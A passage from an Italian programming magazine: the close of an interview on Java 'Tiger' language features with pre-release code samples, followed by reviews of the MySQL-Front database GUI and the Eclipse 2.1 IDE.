public class Freq {
  private static final Integer ONE =
                              new Integer(1);
  public static void main(String args[]) {
    // Maps word (String) to frequency
                                   (Integer)
    Map m = new TreeMap();
    for (int i=0; i<args.length; i++) {
      Integer freq = (Integer) m.get(args[i]);
      m.put(args[i], (freq==null ? ONE :
       new Integer(freq.intValue() + 1)));
    }
    System.out.println(m);
  }
}
```

Riesci a vedere quanta confusione creano i cicli innestati? Ora diamo un'occhiata a come appare lo stesso programma riscritto utilizzando autoboxing, generics, ed un ciclo con il "for migliorato"

```
public class Freq {
  public static void main(String args[]) {
    Map<String, Integer> m = new
                    TreeMap<String, Integer>();
    for (String word : args)
      m.put(word, m.get(word) + 1);
    System.out.println(m);
  }
}
```

Una vera melodia! Una cosa merita di essere notata: questo programma suppone che quando effettuiamo l'autounbox di null, otteniamo zero. Questa rimane ancora una questione aperta: l'alternativa sarebbe quella di lanciare una *NullPointerException*. Entrambe le soluzioni presentano i loro vantaggi: ottenere zero come unbox di null risulta ottimo per applicazioni come quella appena presentata ma potrebbe anche portare a nascondere l'insorgere di alcuni errori. Se qualche lettore ritiene di avere suggerimenti utili, lo invito a contattare il gruppo di esperti JSR-201.

D **Quali sono i vantaggi dei nuovi pattern Typesafe Enum rispetto al vecchio Int Enum?**

R Cercherò di riassumerli brevemente:

- i nuovi pattern consentono il controllo della correttezza dei tipi a tempo di compilazione
- forniscono un apposito namespace per i tipi enumerati
- grazie al fatto di essere oggetti, è possibile inserirli nelle collection
- essendo derivati da classi, è possibile arricchirli arbitrariamente con campi e metodi

D **Sembra davvero potente! Potresti illustrare con un esempio le nuove possibilità offerte dalla enumerazione typesafe?**

R Certo, ecco una rappresentazione delle monete disponibili in America:

```
public enum Coin {
  penny(1), nickel(5), dime(10), quarter(25);
  Coin(int value) { this.value = value; }
  private final int value;
  public int value() { return value; } }
```

Da notare come le dichiarazioni di costanti invocano un costruttore, passando un *int* che rappresenta il valore in centesimi. E' anche interessante il fatto che il valore è immagazzinato in un campo privato reso accessibile da un metodo pubblico… e questo è solo un piccolo esempio rispetto a quello che si può fare!

D **Ci mostri una classe che utilizza l'oggetto enum che hai appena definito?**

R Sinceramente, speravo che me lo chiedessi! Ecco un piccolo esempio che stampa una tabella con l'elenco delle monete e per ogni moneta il suo colore e valore:

```
public class CoinTest {
  public static void main(String[] args) {
    for (Coin c : Coin.VALUES)
      System.out.println(c + ":   \t"
            + c.value() +"¢ \t" + color(c));}
  private enum CoinColor { copper, nickel,
                                    silver }
  private static CoinColor color(Coin c) {
    switch(c) {
     case Coin.penny: return
                           CoinColor.copper;
     case Coin.nickel:  return CoinColor.nickel;
     case Coin.dime:
     case Coin.quarter: return CoinColor.silver;
     default: throw new AssertionError(
                  "Unknown coin: " + c);}
} }
```

Visto come abbiamo dichiarato un altro oggetto *enum* per i colori? Grazie al fatto che monete e colori hanno namespace differenti, abbiamo potuto dichiarare sia un oggetto *Coin* chiamato *nickel*, sia un colore *nickel*. Inoltre, hai visto come è comodo effettuare lo *switch* fra le varie costanti di un oggetto enum? Questo sistema di *switch* torna può tornare particolarmente utile nel momento in cui vogliamo "aggiungere un metodo" ad una classe *enum*, senza modificare la classe stessa per qualche motivo.

D **Sembra davvero una cosa ben fatta. Cosa offrirà agli sviluppatori la nuova clausola di *static import*?**

R Consente agli sviluppatori utilizzare membri statici senza dover ogni volta indicare i nomi delle classi

cui appartengono. Questa caratteristica era talmente attesa che alcuni programmatori hanno implementato la cosiddetta constant interface per ottenere lo stesso effetto:

```
// "Constant Interface" antipattern - do not use!
public interface Physics {
  public static final double AVOGADROS_NUMBER
                                  = 6.02214199e23;
  public static final double BOLTZMANN_CONSTANT
                                  = 1.3806503e-23;
  public static final double ELECTRON_MASS
                                  = 9.10938188e-31;}
public class Guacamole implements Physics {
  public static void main(String[] args) {
    double moles = ...;
    double molecules =
                     AVOGADROS_NUMBER * moles;
    ...
  } }
```

E questa è davvero una pessima idea: le interfacce servono a definire tipi, non a fornire costanti. Il fatto che la classe *Guacamole* utilizzi delle costanti fisiche è solo un dettaglio implementativo eppure, attraverso la constant interface, si infiltra fra le API pubbliche della classe *Guacamole*. Non solo la cosa può generare confusione nei client che vogliano utilizzare questa classe, abbiamo anche un altro e più grave effetto: così facendo abbiamo creato un pesante vincolo per il futuro. Quando vorremo re-implementare la classe *Guacamole* in modo che non abbia più bisogno di quelle costanti, saremo costretti a implementarne l'interfaccia giacché alcuni client della classe *Guacamole* potrebbero far riferimento a *Physics*. L'import statico offre una alternativa pulita a tutto questo: è del tutto analogo all'import dei package, tranne per il fatto che in questo caso importiamo membri statici da una classe invece che da un package.
Eccone un esempio:

```
import static org.iso.Physics.*;
class Guacamole {
  public static void main(String[] args) {
    double molecules =
                     AVOGADROS_NUMBER * moles;
    ... }
}
```

Nota che il tutto funziona sia con Physics definito come interfaccia, sia definito come classe. Ovviamente, se serve solo a definire delle costanti, dovrebbe assolutamente essere definito come una classe e non come interfaccia.

D Ricevuto! Ora ci potresti dire qualcosa circa le innovazioni per i metadata?

R La questione è leggermente diversa rispetto a quelle discusse finora. Anche in questo caso l'innovazione è orientata a semplificare la vita dei programmatori, ma con l'aiuto di chi costruisce i tool di sviluppo. Nella programmazione attuale capita spesso che le API richiedano la scrittura di codice ripetitivo (boilerplate). Ad esempio, quando andiamo a definire un Web Service con JAX-RPC, dobbiamo fornire sia un'interfaccia che un'implementazione per la classe:

```
public interface CoffeeOrderIF extends
                            java.rmi.Remote {
  public Coffee [] getPriceList()
    throws java.rmi.RemoteException;
  public String orderCoffee(String name,
                                 int quantity)
    throws java.rmi.RemoteException;  }
public class CoffeeOrderImpl implements
                             CoffeeOrderIF {
  public Coffee [] getPriceList() {
    ... }
  public String orderCoffee(String name,
                               int quantity) {
    ...} }
```

Con il supporto per i metadati, non sarà più necessario scrivere in prima persona tutto questo codice: sarà sufficiente inserire una nota che suggerisca ai tool quali metodi saranno utilizzati in remoto e il tool si occuperà di generare tutto il codice appena visto. Ecco come si presenta il codice con i metadati:

```
import javax.xml.rpc.*;
public class CoffeeOrder {
  @Remote public Coffee [] getPriceList() {
    ... }
  @Remote public String orderCoffee(String
                       name, int quantity) {
    ... }
}
```

Tutto quel noioso codice è sparito!

D Certo, è tutto molto più pulito. Ma non risulta possibile definire quali siano tutti gli attributi per tutti i tool, giusto?

R No, le specifiche fornite dal JSR-175 costituiscono solo un framework che permette ad altri di definire gli attributi e scrivere dei tool migliori. Altri gruppi JSR (come ad esempio il JSR-181 che sta definendo i metadati per i Web Services) sono impegnati proprio nella definizione degli attributi. Ci aspettiamo grandi novità in questo campo.

D Guardando al futuro, quali ulteriori cambiamenti prevedi per il linguaggio Java?

R E' difficile da dire: sono troppo impegnato nello sviluppo di Tiger per pensare a cosa verrà dopo.

D C'è un messaggio che vuoi lanciare altermine di questa intervista?

R Vorrei dire che, più di tutto, Tiger è una release orientata agli sviluppatori. Quando il linguaggio di programmazione Java fu presentato da James Gosling e dal suo team, ebbe un successo strepitoso proprio perché veniva in contro alle reali esigenze degli sviluppatori. Questa ulteriore release vuole continuare sulla strada tracciata da Gosling. Ho avuto la fortuna di giocare con i primi prototipi di Tiger e le nuove caratteristiche sono state una vera gioia. Ho la più assoluta convinzione che anche gli altri sviluppatori le apprezzeranno altrettanto. Le nuove caratteristiche garantiranno maggiore divertimento e più produttività ad un linguaggio che era già il più divertente ed efficace sulla piazza!

Traduzione a cura di Raffaele del Monaco

MySQL-Front

Una pratica interfaccia grafica che ci aiuterà a lavorare più comodamente con il noto database open source.

Avete intenzione di abbandonare Access e volete passare ad uno strumento gratuito come MySQL? Avete molte ottime ragioni per farlo: con la versione 4.0 MySQL è oramai un prodotto maturo, e le tabelle InnoDB (una novità introdotta con la suddetta versione) permettono anche di superare quelli che erano i limiti storici di MySQL, ovvero la gestione delle transazioni ed il supporto alle "chiavi esterne" (foreign keys). Un validissimo strumento, dunque, che si va sempre più diffondendo e che sopperisce alla mancanza dello strumento "base di dati" nelle pur valide suite da ufficio gratuite (pensiamo ad OpenOffice.org, *http://it.openoffice.org*, o a 602PC Pro, *http://www.software602.com*), limite che talvolta spinge il consumatore a sborsare quei 500-600 euro necessari per entrare in possesso del pacchetto Office. Apprendere l'utilizzo di questo formidabile strumento gratuito ed Open Source può essere davvero il primo passo verso lo sviluppo di applicazioni Web, anche complesse, utilizzando la (completamente gratuita) piattaforma LAMP (Linux, Apache, MySQL, PHP). Però (c'è sempre un però), rispetto al più "blasonato" prodotto della suite Office o a valide alternative dal costo minore (come l'ottimo Filemaker, *http://www.filemaker.com/*), MySQL presenta un ostacolo spesso insormontabile per molti: l'interfaccia a linea di carattere, con la conseguente necessità di imparare la sintassi dei vari comandi SQL *create*, *alter* e *drop* onde poter operare creando ed eliminando tabelle. Alzino la mano quanti, fra voi Lettori creatori di database, conoscono a menadito tali comandi e la conseguente gestione delle chiavi, degli indici e dei valori *NULL*, sempre naturalmente a forza di istruzioni standard SQL92! Fino ad oggi, un aiuto al database administrator veniva da un prodotto molte volte incluso nei CD-ROM di Linux Magazine, ovvero l'ottimo *PHPMyAdmin*, sviluppato utilizzando il linguaggio PHP: tale prodotto consente di amministrare un database MySQL semplicemente collegandoci al sito sul quale abbiamo installato *PHPMyAdmin* ed impartendo i comandi, utilizzando gli strumenti tipici dell'HTML. Ferma restando la validità del prodotto, il suo uso introduce un ulteriore livello di difficoltà per quanti non vogliano cimentarsi nella configurazione di un Web Server (tipicamente Apache) per l'esecuzione di script PHP. Oggi, almeno per gli utenti Windows (ma non è impossibile immaginare un porting per l'amato pinguino), anche quest'ultimo ostacolo viene a cadere: quello che presentiamo in questo articolo è un'applicazione stand-alone (un semplice *.exe*, dunque, con procedura guidata per l'installazione) che fornisce un'interfaccia grafica per connettersi ad un server MySQL ed eseguire su di esso tutta una serie di operazioni che andremo a dettagliare. *MySQL-Front*, questo il nome di questo prodigioso strumento, è frutto del lavoro di tal Ansgar Becker, programmatore tedesco (ci si consenta una nota a margine: anche su piattaforma Windows, è sempre bello, in un'ottica di progressiva indipendenza dal monopolio USA, poter contare su prodotti frutto della nascente Unione Europea), ed è giunto, nel momento in cui scriviamo, alla versione 2.5. Collegandosi al sito Web del prodotto all'URL *http://mysqlfront.sstienemann.de/* viene subito avviata la procedura di download del setup, che ha una grandezza nemmeno eccessiva, pari a 2,3 Mb.

Il sito Web, minimalista ma efficace, oltre a permettere il download del prodotto ne elenca, in maniera piuttosto stringata, le caratteristiche (che andremo ad elencare nel successivo paragrafo) e fornisce una cronistoria delle modifiche effettuate fin dall'ormai lontana versione 1.1. Manca un manuale d'uso o anche delle semplici pagine d'aiuto sul modello di quelle di *www.php.net*, ma come vedremo in seguito non si tratta di una mancanza grave, infatti lo strumento è veramente di facile utilizzo (richiede solo che si abbia una chiara "immagine concettuale" del database che si vuole creare, delle tabelle e dei campi, e sgrava il novello database administrator di MySQL da quelli che sono i dettagli delle operazioni create, alter e drop) come avrete modo di accorgervi voi stessi seguitando a leggere questo articolo.





Fig. 1: **Il sito Web di MySQL-Front.**

I REQUISITI PER L'INSTALLAZIONE

MySQL-Front ha un elenco minimale, ma assolutamente indispensabile, di componenti che è necessario siano presenti sul sistema sul

quale si effettua l'installazione. La buona notizia è che, come abbiamo avuto modo di verificare, tali componenti sono senza dubbio presenti se sul vostro host avete effettuato l'installazione di MySQL e, opzionalmente, di un altro DBMS come Microsoft Access. Vediamo dunque questa breve lista di componenti. In primo luogo, è necessaria la presenza di *libmysql.dll*, la libreria client per MySQL-Server. Poi è necessaria la libreria C di runtime della Microsoft, ovvero *msvcrt.dll*. Ancora, è necessario che sulla macchina sulla quale operate sia presente uno stack TCP/IP e, opzionalmente, che siano presenti i driver ODBC per ognuna delle basi di dati dalle quali si vuole effettuare l'importazione. Come ricordato, questi componenti sono presenti nella maggior parte delle installazioni di Windows /MySQL standard e, perciò, non ce ne occuperemo oltre.

LE CARATTERISTICHE SUPPORTATE DA MYSQL-FRONT

Le funzionalità offerte da questo formidabile strumento (che i Lettori mi perdonino l'entusiasmo con cui ne parlo) sono davvero moltissime e tutte di indubbia utilità. In primo luogo, la creazione e l'eliminazione (*drop*) di database e tabelle. Poi, la possibilità di aggiungere, cancellare e modificare campi e record (una premessa: nel seguito dell'articolo supporrò che al lettore siano noti i fondamenti sulle basi di dati, perciò non mi dilungo, ad esempio, a spiegare come le tabelle sono costituite da campi, adottando un certo punto di vista, e da record, adottandone un altro). Ancora, trattare i campi *BLOB (Binary Large OBjects)* e *MEMO* (con supporto alla memorizzazione di immagini bitmap, GIF e JPEG) non dev'essere oggetto di timore per chi utilizza *MySQL-Front*. Il prodotto permette anche di visualizzare la lista delle variabili utilizzate dal server MySQL cui ci si connette (vedremo nel prossimo paragrafo come), e di visualizzare e "killare" altri processi dell'utente. Una novità delle ultime versioni è la possibilità di eseguire script SQL di grandi dimensioni. È possibile altresì visualizzare proprietà avanzate delle tabelle, come il tipo *(Type)*, i commenti *(Comment)*, la lunghezza delle chiavi *(Key_Lenght)* e così via. Una volta che si siano costruite, in maniera visuale, le tabelle, è possibile esportarne la struttura ed i dati in uno script SQL o in un altro database.
Tramite il comando *"Export tables…"* è possibile effettuare la replica di un database fra due host. Volete un formato "di impatto" per i vostri dati? Niente paura, è possibile esportare i dati dalle tabelle in file *CSV* (*Comma Separed Values*, ovvero valori separati da virgole, ideali ad esempio se volete importare ed effettuare analisi dei dati con Microsoft Excel o, perché no, con OpenOffice Calc), o in tabelle HTML. Questa funzionalità è "a due vie", ovvero potete, altrettanto facilmente, copiare i dati da un file CSV o da una tabella HTML. Ancora, è facile copiare il contenuto di una tabella in un'altra, con un nome differente. Come tutti i *DBMS (Data Base Management Systems)* di livello professionale (e MySQL lo è!!), MySQL supporta la multiutenza, e tramite *MySQL-Front* potete facilmente aggiungere altri utenti fra i gestori della base di dati (e questo permette anche di risparmiare tempo nell'apprendere i comandi specifici di MySQL). Come se non bastasse, è immediato effettuare il flush di dati di sistema come l'elenco degli host, i log, i privilegi e le tabelle. Ove insorga la necessità di utilizzare script SQL (ad esempio per query complesse su un database), *MySQL-Front* ci viene in aiuto con un editor che supporta anche la *syntax-highlighting* (ovvero la caratteristica, nota a chi utilizza editor di livello professionale, di evidenziare con un colore diverso le parole-chiave del linguaggio, utilissima per evitare di commettere grossolani errori nella scrittura del codice). Dalla versione 1.18 è disponibile anche una funzionalità chiave, la prima che abbiamo appreso utilizzando questo strumento (ci si perdoni, ancora, la vena nostalgica) e che costituisce, a nostro parere, da sola un motivo per utilizzare questo strumento, ovvero la possibilità di importare dati da sorgenti ODBC. È presente un comando specifico per l'importazione di database Access (sarà il primo che vedremo nel successivo paragrafo), per cui, nel caso decidiate di passare a MySQL, non perderete nemmeno il lavoro svolto fino a quel momento. Come vedremo, l'importazione avviene in una maniera assolutamente impeccabile, anche per basi di dati complesse, ed avendo una certa esperienza di prodotti per la traduzione automatica da un formato all'altro non possiamo che spendere a iosa parole di elogio per le funzionalità di MySQL-Front. Un'unica, curiosissima, caratteristica di questa importazione, è che vengono importati come tabelle anche i dataset risultanti dall'esecuzione delle query del nostro database.
Dalla versione 1.21 è poi presente il prompt di login ad un'installazione di MySQL, che andiamo ad esaminare all'inizio del successivo paragrafo. Infine, risulta spesso preziosa la possibilità di effettuare una diagnostica completa *check-optimize-repair-analyze* delle nostre tabelle.

ALLA SCOPERTA DI MYSQL-FRONT

Per cominciare il nostro viaggio alla scoperta del formidabile front-end grafico tedesco, ci portiamo nel gruppo di programmi *MySQL-Front* e clicchiamo sulla voce omonima (Fig. 2).





Fig. 2: **Il gruppo di programmi di MySQL-Front.**

Ci viene presentato il prompt di login ad un'installazione di MySQL, come riportato dalla Fig. 3.
La connessione predefinita viene chiamata "MySQL" e, di default, utilizza la porta 3306 ed un timeout di 30 secondi, mentre è necessario inserire il nome o l'indirizzo IP del server MySQL e le credenziali (username e password) dell'utente che accederà a MySQL. Volendo, si possono aggiungere i dati relativi ad altre connessioni a server MySQL differenti cliccando sul pulsante "New" (o cancellare i dati relativi ad una connessione cliccando su Delete). Ancora, è possibile abilitare la compressione del protocollo di comunicazione client/server o specificare l'accesso solo a determinati database (se





Fig. 3: Il prompt di login ad un'installazione di MySQL.

lasciamo vuota questa casella di testo, otterremo l'accesso di default a tutti i database definiti sul server MySQL al quale ci stiamo connettendo). Clicchiamo dunque su "Connect!" e ci viene mostrata l'interfaccia dello strumento, mostrata in Fig. 4. Come si nota dalla figura, è possibile immediatamente visualizzare la lista delle variabili del server MySQL e, in una tab separata, la lista dei processi in esecuzione; non avendo ancora selezionato alcun database/tabella, le due tab nella parte superiore ci mostrano solo la possibilità di operare sulla configurazione dell'host e sull'editor di query.





Fig. 4: L'interfaccia di MySQL-Front.

Procediamo allora, così come ho fatto io alla prima esecuzione dello strumento, a quella che per molti sarà la prima operazione da effettuare, ovvero l'importazione di un database Access preesistente. Ci portiamo nel menu *"Im-/Export"* e clicchiamo su *"ODBC Import"*: la finestra di dialogo che si apre è quella di Fig. 5; come potete vedere, non abbiamo che da scegliere il percorso del database Access che vogliamo importare, selezionare un nome per il database di destinazione, e cliccare su *"Import!"*.

L'operazione di conversione è, vi renderete conto da soli, immediata ed avviene senza la minima sbavatura, anche nel caso di un database complesso, con molte relazioni fra tabelle e dati, come quello dell'esempio. Potete visitare *http://www15.brinkster.com/natasha73/WebSPIN* e, nella sezione *"Download"*, scaricare e confrontare le due basi di dati, quella Access di partenza e quella MySQL risultante: rimarrete senz'altro stupiti dalla qualità della conversione,





Fig. 5: È immediata la conversione di un database Access in uno MySQL.

considerando che è stata effettuata, per l'appunto, in maniera del tutto automatica! A questo punto, potete selezionare il database importato, "aprirlo" (ovvero espanderne la struttura ad albero) e selezionare una tabella (Fig. 6): vedrete che nella parte superiore compaiono tre nuovi tab, rispettivamente *"Database"*, *"Table"* e *"Data"*. Nella finestra *"Database"* sono elencate tutte le tabelle che costituiscono la nostra base dati: gli strumenti posti sulla sinistra della tabella permettono di visualizzare i dati (viene aperta la tab *"Data"*), mostrare le proprietà della tabella (viene aperta la tab *"Table"*), inserire un nuovo record, svuotare dai dati una tabella selezionata, cancellare o copiare una tabella. Analogamente, se ci portiamo sulla finestra *"Table"*, possiamo visualizzarne i dati, editare campi, indici e foreign keys (vedi Fig. 7; purtroppo, nella versione 2.5 del prodotto, se clicchiamo sulla scheda *"Foreign keys"* ci compare solo un "Coming soon!") aggiungere/cancellare campi ed indici (viene sempre aperta la finestra mostrata in Fig. 7) ed inserire un nuovo record (il programma effettua lo switch alla vista *"Data"*). Infine, nella finestra *"Data"* possiamo visualizzare il contenuto delle tabelle e selezionare uno o più record. Naturalmente, una volta che abbiamo imparato come operare su un database importato, viene spontanea la necessità di creare un database in MySQL utilizzando il nostro front-end grafico.





Fig. 6: Dopo aver selezionato una tabella compaiono tre nuove tab che permettono di operare sulle tabelle, sui campi di una tabella e sui dati contenuti in una tabella.

Ci portiamo, nella parte sinistra della finestra, sul nome dell'installazione (*root@localhost* nelle figure), facciamo clic col tasto destro del mouse su di essa e, nel menu contestuale che compare, scegliamo il comando *"Create database…"*. Scriviamo il nome del nostro database e clicchiamo su *OK*. A questo punto il database è creato e, molto





Fig. 7: Dalla vista "Table" possiamo editare campi, indici e foreign keys.

stranamente, nella vista *"Database"* non siamo in grado di creare nuove tabelle, né ci è d'aiuto il menu contestuale che appare facendo clic col tasto destro del mouse sul nome del database. È necessario ricorrere al comando *"Create Table…"* nel menu *"Tools"*: compare la finestra di dialogo della Fig. 8, nella quale andiamo ad inserire il nome della tabella, un eventuale commento, il tipo di tabella (per molti versi è consigliabile il tipo InnoDB; si rilegga l'introduzione per i vantaggi derivanti dall'adozione di questo tipo di tabelle) e, ad uno ad uno, i campi, settandone le caratteristiche nella parte destra della tabella, sempre in maniera visuale.

Fig. 8: La creazione di una tabella.

A questo punto, clicchiamo su *"Create!"* e la tabella verrà creata nel database. Ci scontriamo, a questo punto, con un bug davvero strano: se clicchiamo sulla scheda *"Data"*, vediamo i campi della tabella e possiamo tranquillamente inserire i dati, mentre se clicchiamo sulla scheda *"Table"*, i campi non vengono mostrati: è sufficiente però andare nella scheda *"Database"* e cliccare sul nome della tabella perché il programma effettui uno switch alla scheda *Table*, mostrandoci i vari campi: ripetiamo, un bug davvero curioso! Quando cerchiamo di inserire dei dati nella scheda *"Data"*, ci scontriamo con un'altra "anomalia di funzionamento" (preferiamo definirla in questo modo invece che come un bug, perché potrebbe essere una scelta di progettazione, che però a nostro avviso non rispetta i canoni delle interfacce grafiche in ambiente Windows): non è possibile inserire direttamente i dati, è necessario portarsi nella scheda *"Table"* o *"Database"* e cliccare sul comando *"Insert record…"*; a questo punto, possiamo tranquillamente inserire i nostri dati, come mostra la Fig. 9. L'unica accortezza da tenere presente, che potrebbe disorientare l'utente, è quella di cliccare sul pulsante *"Post edit"* (un simbolo di check in nero) posto nella barra degli strumenti superiore.A questo punto, da menu contestuale possiamo esportare i nostri dati come file CSV, come tabella HTML o come file XML, come mostra la Fig. 10. Un ultimo cenno lo merita la gestione degli utenti. Cliccando sul pulsante *"User manager"* nella barra degli strumenti (lo trovate anche, come comando, nel menu *Tools*) si apre la finestra di dialogo mostrata in Fig. 11, nella quale possiamo aggiungere un utente ed assegnargli gli opportuni privilegi per ogni database.

Fig. 9: L'inserimento dei dati passa obbligatoriamente per il pulsante "Insert record…" nella scheda "Database" o "Table".





Fig. 10: Possiamo copiare i dati di una tabella come file CSV, come tabella HTML o come file XML.





Fig. 11: Lo User Manager permette di aggiungere utenti MySQL e di assegnare loro gli opportuni privilegi.

CONCLUSIONI

MySQL-Front presenta ancora qualche bug di secondaria importanza, ed ha un modus operandi che potrebbe disorientare l'utente avvezzo alle interfacce Microsoft.
Ciò nonostante, la gratuità del prodotto, la sua versatilità e, in fondo, la sua facilità d'uso ne fanno un tool che non può mancare nella "cassetta degli attrezzi" di chi sviluppa utilizzando il nostro amato MySQL.

Paolo De Nictolis

Eclipse 2.1

Open Source: la più completa piattaforma di sviluppo per Java.

Quasi due anni or sono, era il Novembre 2001, il colosso IBM annunciava alla stampa la volontà di donare alla comunità Open Source una piattaforma integrata per lo sviluppo, il debug ed il test di applicazioni enterprise dal valore stimato di circa 40 milioni di dollari, si trattava del progetto Eclipse.
L'obiettivo dichiarato era quello di spingere l'accoppiata Linux/Java verso il mercato dei Web Services e delle applicazioni enterprise anche dal punto di vista dello sviluppo e non solo per gli ambienti di produzione.
Il senso di Eclipse è, quindi, fornire agli sviluppatori degli strumenti di sviluppo sempre più sofisticati e potenti grazie ad un unico framework che integri potenzialmente tutti i linguaggi, gli Ide, i tool di modeling e gli strumenti di collaborazione esistenti. L'idea era stata accolta con favore dalla comunità Open Source al punto di coinvolgere da subito più di 150 software house e circa 1200 sviluppatori nel mondo. Dalla nascita il progetto si è consolidato ed ora è una piattaforma universale in grado di integrare nello stesso ambiente, chiamato "Workbench", qualsiasi tool di sviluppo, strumento di modeling, di mapping e testing.

LA STRUTTURA

Il framework è basato su un sistema di API pubbliche e di plug-in le cui specifiche di sviluppo sono di pubblico dominio. Questo permette a chiunque di sviluppare i propri plugin e renderli disponibili alla comunità open source oppure a pagamento.
L'ambiente di sviluppo comprende un repository delle informazioni, un'interfaccia completamente personalizzabile ed un completo IDE per il linguaggio Java direttamente derivato da Visual Age.
L'utilizzo, però, non è dedicato esclusivamente agli sviluppatori, infatti grazie ai diversi plugin a disposizione è possibile utilizzare Eclipse anche per il disegno architetturale delle applicazioni con UML o con altri formalismi di modellazione.
La struttura a plugin permette inoltre di espandere l'ambiente aggiungendo Ide per linguaggi diversi da Java, il supporto a moltissimi strumenti di versionamento, l'accesso diretto ai database attraverso interfacce JDBC e così via.
C'è da sottolineare come, parallelamente alla comunità open source che sta sviluppando Eclipse, siano nate moltissime correnti con l'obiettivo di sviluppare plugin per la piattaforma che consentano di integrare questo o quel linguaggio di programmazione, database, strumento di integrazione.
La filosofia di approccio al progetto di Eclipse è basata sulle Perspective.
Si tratta di viste del progetto, interamente configurabili, le cui componenti sono in funzione delle operazioni che devono essere fatte.
In Fig. 1, ad esempio, è visibile la Java Pespective che consente di avere in un'unica finestra tutte le informazioni necessarie allo sviluppatore.
Come vedete l'editor Java è dotato di funzionalità di autocompletamento e di check automatico di warning ed errori anche senza dover esplicitamente compilare il codice.

Fig. 1: Java Perspective in azione.

MODEL DRIVEN ARCHITECTURE

L'ultima versione consolidata di Eclipse, la 2.1 del Marzo 2003, la trovate sul CD allegato ed unisce una serie di caratteristiche e funzionalità che la rendono unica nel panorama degli ambienti di sviluppo per Java.





Fig. 2: **Debug Perspective.**

Oltre alle caratteristiche già descritte citiamo il supporto alla nuova architettura Model Driven Architecture (Mda) dell'OMG.
L'utilizzo di Mda permetterà di creare applicazioni basate su modelli predeterminati evitando, per quanto possibile, la codifica manuale di parti architetturali comuni. La versione 2.1 di Eclipse supporta nativamente la versione 1.4 del Java Development Kit e da questa è in grado di ottenere il massimo sfruttando, per esempio, le potenzialità del Hot Code Swap Replacement.
Chi sviluppa applicazioni J2EE sa perfettamente che ogni volta che si modifica un Javabean, una Servlet o l'implementazione di un Custom Tag, è necessario riavviare l'application server. Bene, attraverso la funzionalità HCSR è possibile ricompilare un oggetto server side ed il nuovo codice compilato andrà a sostituire quello vecchio all'interno del context dell'applicazione.
Questo significa che lo sviluppatore dovrà occuparsi solo di scrivere il codice e non dovrà quasi mai fermare e far ripartire il suo application server. Tutte queste problematiche sono gestite da Eclipse in completo automatismo, il codice non deve essere neppure compilato, sarà Eclipse ad occuparsi di farci notare eventuali errori o warning durante la stesura stessa del codice.
In Fig. 2 si vede la Debug Perspective che ci consente di avere sotto controllo l'esecuzione lato server delle nostre applicazioni.
Quella in figura è l'applicazione multicanale la acui realizzazione viene descritta in questo stesso numero.
L'espandibilità della piattaforma è testimoniata anche dalle centinaia di plugin presenti nei vari repository delle comunità open source.
In Fig. 3, per esempio, l'utilizzo di un plugin per lo sviluppo UML parallelo allo sviluppo di codice Java.
Oltre che sul CD allegato, Eclipse si può trovare al link *http://www.eclipse.org*.
Un vasto numero di plugin open source possono essere scaricati a partire da: *http://eclipse.plugins.2y.net*

Massimo Canducci

SCHEDA TECNICA

Nome: Eclipse 2.1
Produttore: IBM / Open Source
Licenza: Open Source
Linguaggi supportati: Java
Directory su CD: Eclipse
Dimensione: 64 MB





Fig. 3: **Esempio d'utilizzo di un plag-in.**

Microsoft Web Matrix

Il potente ambiente di sviluppo gratuito per .NET

